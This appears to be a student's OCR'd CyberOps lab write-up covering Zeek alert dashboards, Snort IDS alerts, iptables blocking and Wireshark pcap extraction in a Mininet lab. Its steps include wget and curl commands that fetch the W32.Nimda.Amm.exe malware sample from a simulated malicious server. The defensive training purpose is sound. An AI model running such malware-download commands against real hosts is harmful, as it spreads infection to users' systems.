
United Kingdom, Newcastle upon Tyne

What is the geo country and city for the alert from 115.112.43.81?

India, Mumbai

d. Scroll back to the top of the page and click the Home link under Navigation.

e. Earlier we noted log types like bro_http listed in the Home dashboard. You can filter for the various log type but the built-in dashboards will probably have more information. Scroll back to the top of the page and click **HTTP** in dashboard link under Zeek Hunting in Navigation.



f. Scroll through the HTTP dashboard taking notice of the information presented and answer the following questions:

What is the Log Count in the HTTP dashboard? From what countries?

4, United States and Netherlands

What are the URIs for the files that were downloaded?


/f4.exe, /ncsi.txt, /pki/crl/products/CSPCA.crl, and /test1.exe

g. Match the **HTTP – URIs** to the **HTTP – Sites** on the dashboard.

What are the CSPCA.crl and ncsi.txt files related to? Use a web browser and a search engine for additional information.

CSPCA.crl is a request for the Microsoft certificate revocation list and ncsi.txt refers to network connection status indicator and is used automatically by windows hosts as a self-test to verify online connectivity. Reference links for more information:
https://superuser.com/questions/427967/what-would-http-crl-microsoft-com-pki-crl-products-cspca-crl-be-used-for
https://campus.barracuda.com/product/websecuritygateway/knowledgebase/50160000000auwRAAQ/should-i-block-http-www-msftncsi-com-ncsi-txt-on-my-barracuda-product/

h. Scroll back to the top of the web page and under Navigation – Zeek Hunting click **DNS**. Scroll to the DNS Queries visualization. Notice page 1 and page 3 of the DNS queries.



Do any of the domains seem potentially unsafe? Try submitting the URL toptoptop1.online to virustotal.com. What is the result?

4 detection engines recognize the URL as malicious regarding malware

i. For further investigation and curiosity, try examining the following Zeek Hunting dashboards:

DCE/RPC – for information about the Windows network remote procedures and resources involved

Kerberos – for information on the hostnames, and domain names that were used

PE – for information on the portable executables


SSL and x.509 – for information on the security certificate names and countries that were used

SMB – for more information on the SMB shares on the littletigers network

Weird – for protocol and service anomalies and malformed communications

Practical No 3a

Aim: Demonstrate the use of Snort and Firewall Rules



Objectives

Part 1: Preparing the Virtual Environment

Part 2: Firewall and IDS Logs

Part 3: Terminate and Clear Mininet Process

Solution:

Part 1: Preparing the Virtual Environment

Step 1: Launch the **CyberOps Workstation VM**, open a terminal and type

"**sudo ./lab.support.files/scripts/configure_as_dhcp.sh**"

```
[analyst@secOps ~]$ sudo ./lab.support.files/scripts/configure_as_dhcp.sh
[sudo] password for analyst:
Configuring the NIC to request IP info via DHCP...
Requesting IP information...
IP Configuration successful.
```

Step 2: Use the **ifconfig** command to verify that your Internet is working and type ping command "**ping www.google.com**"

```
[analyst@secOps ~]$ ping www.google.com
PING www.google.com (142.250.66.4) 56(84) bytes of data.
64 bytes from bom07s35-in-f4.1e100.net (142.250.66.4): icmp_seq=1 ttl=119 time=4
.99 ms
64 bytes from bom07s35-in-f4.1e100.net (142.250.66.4): icmp_seq=2 ttl=119 time=5
.19 ms
64 bytes from bom07s35-in-f4.1e100.net (142.250.66.4): icmp_seq=3 ttl=119 time=8
.87 ms
64 bytes from bom07s35-in-f4.1e100.net (142.250.66.4): icmp_seq=4 ttl=119 time=5
.00 ms
64 bytes from bom07s35-in-f4.1e100.net (142.250.66.4): icmp_seq=5 ttl=119 time=5
.11 ms
^Z
[1]+  Stopped                 ping www.google.com
```

Part 2: Firewall and IDS Logs.

Step 1 :Real-Time IDS Log Monitoring by typing this command

"sudo ./lab.support.files/scripts/cyberops_extended_topo_no_fw.py"

```
[analyst@secOps ~]$ sudo ./lab.support.files/scripts/cyberops_extended_topo_no_fw.py
[sudo] password for analyst:
*** Adding controller
*** Add switches
*** Add hosts
*** Add links
*** Starting network
*** Configuring hosts
R1 R4 H1 H2 H3 H4 H5 H6 H7 H8 H9 H10 H11
*** Starting controllers
*** Starting switches
*** Add routes
*** Post configure switches and hosts
*** Starting CLI:
mininet>
```

Step 2: From mininet we can open the new Shell typing xterm R1


```
*** Post configure switches and hosts
*** Starting CLI:
mininet> xterm R1
mininet>
```

Step 3: From **R1**'s shell, start the Linux-based IDS, Snort.

"**./lab.support.files/scripts/start_snort.sh**"

```
ved.
            Copyright (C) 1998-2013 Sourcefire, Inc., et al.
            Using libpcap version 1.8.1
            Using PCRE version: 8.42 2018-03-20
            Using ZLIB version: 1.2.11

            Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.0  <Build 1>
            Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
            Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
            Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
            Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
            Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
            Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
            Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
            Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
            Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
            Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
            Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
            Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
            Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
            Preprocessor Object: SF_POP  Version 1.0  <Build 1>
Commencing packet processing (pid=1044)
```

Step 4: From the **CyberOps Workstation VMmininet** prompt, open shells for hosts **H5** and **H10**.




Step 5: **H10** will simulate a server and run malware on it.put command on Shell H10


"**./lab.support.files/scripts/mal_server_start.sh**"

Step 6: On **H10**, use **netstat** with the **-tunpa** options to verify that the web server is running by this command


"**netstat -tunpa**"



Step 7: In the **R1** terminal window, an instance of Snort is running. To enter more commands on **R1**, open another **R1** terminal by entering the **xterm R1** again.



Step 8: In the new **R1** terminal tab, run the **tail** command "**tail -f /var/log/snort/alert**" we will get nothing because we didn't record the log.




From H5, use the wget command to download a file named W32.Nimda.Amm.exe. Designed to download content via HTTP, wget is a great tool for downloading files from web servers directly from the command line.


Put command

"**wget 209.165.202.133:6666/W32.Nimda.Amm.exe" Or use**

"curl -O 209.165.202.133:6666/W32.Nimda.Amm.exe"




All alerts will be shown in R1 shell like this



Step 9: On **H5**, use the **tcpdump** command to capture the event anddownload the malware file again so you can capture the transaction.type command.


"**tcpdump –i H5-eth0 –w nimda.download.pcap&**"



Step 10: Press **ENTER** a few times to regain control of the shell while **tcpdump** runs in background.


Now that **tcpdump** is capturing packets, download the malware again. On **H5**, re-run the command.

"curl -O 209.165.202.133:6666/W32.Nimda.Amm.exe"



Step 11: Stop the capture by bringing**tcpdump** to foreground with the **fg** command. Because **tcpdump** was the only process sent to the background, there is no need to specify the PID. Stop the **tcpdump** process with **Ctrl+C**.The **tcpdump** process stops and displays a summary of the capture. The number of packets may be different for your capture.

"fg tcpdump -i h5-eth0 -w nimda.download.pcap"



Step 12: On **H5**, Use the **ls –l**

```
[root@secOps analyst]# ls -l
total 700
drwxr-xr-x 2 analyst analyst   4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst   4096 Mar 22  2018 Downloads
drwxr-xr-x 9 analyst analyst   4096 Apr 28 14:37 lab.support.files
-rw-r--r-- 1 root    root    349745 Apr 28 16:25 nimda.download.pcap
drwxr-xr-x 2 analyst analyst   4096 Mar 21  2018 second_drive
-rw-r--r-- 1 root    root    345088 Apr 28 16:21 W32.Nimda.Amm.exe
[root@secOps analyst]#
```

Step 13:

Step 1: Tuning Firewall Rules Based on IDS Alerts

A) In the **CyberOps Workstation VM**, start a third R1 terminal window.

mininet>**xterm R1**

B) In the new **R1** terminal window, use the **iptables –L -v**

"Node: R1"

```
[root@secOps analyst]# iptable -L -v
bash: iptable: command not found
[root@secOps analyst]# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

C) **iptables -I FORWARD -p tcp -d 209.165.202.133 --dport 6666 -j DROP**

"Node: R1"

```
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

[root@secOps analyst]# iptables -I FORWORD -p tcp -d 209.165.202.133 --dport 6666 -j DROP
iptables: No chain/target/match by that name.
[root@secOps analyst]# iptables -I FORWARD -p tcp -d 209.165.202.133 --dport 6666 -j DROP
[root@secOps analyst]# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       tcp  --  any    any     anywhere             209.165.202.133      tcp dpt:6666

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
[root@secOps analyst]#
```

D) On **H5**, try to download the file again:

```
[root@secOps analyst]# curl -O 209.165.202.133:6666/W32.Nimda.Amm.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:02:11 --:--:--     0curl: (7) Failed to con
nect to 209.165.202.133 port 6666: Connection timed out
[root@secOps analyst]#
```

Part 3: Terminate and Clear Mininet Process.

A) Navigate to the terminal used to start Mininet. Terminate the Mininet by entering **quit** in the main CyberOps VM terminal window.

```
mininet> quit
*** Stopping 0 controllers

*** Stopping 5 terms
*** Stopping 15 links
...............
*** Stopping 3 switches
S5 S9 S10
*** Stopping 13 hosts
R1 R4 H1 H2 H3 H4 H5 H6 H7 H8 H9 H10 H11
*** Done
```

B) After quitting Mininet, clean up the processes started by Mininet. Enter the password **cyberops** when prompted. "**sudo mn –c"**

```
ovs-vsctl --timeout=1 list-br
ovs-vsctl --timeout=1 list-br
*** Removing all links of the pattern foo-ethX
ip link show | egrep -o '([-_.[:alnum:]]+-eth[[:digit:]]+)'
ip link show
*** Killing stale mininet node processes
pkill -9 -f mininet:
*** Shutting down stale tunnels
pkill -9 -f Tunnel=Ethernet
pkill -9 -f .ssh/mn
rm -f ~/.ssh/mn/*
*** Cleanup complete.
[1]+  Killed                  ping www.google.com
```

Practical No 3b


Aim: Demonstrate Extract an Executable From a PCAP

Step 1: open terminal and write this command “cd ./lab.support.files/pcaps/ ”


Step 2: write “ls -l” list command.

Step 3: On command promt “wireshark-gtk nimda.download.pcap” (This will open the wireshark UI)


Step 4: Check HTTP and check host and full URL to download the malware file.



Step 5: right click on TCP which shows top on the list. Then click on Follow TCP Stream.

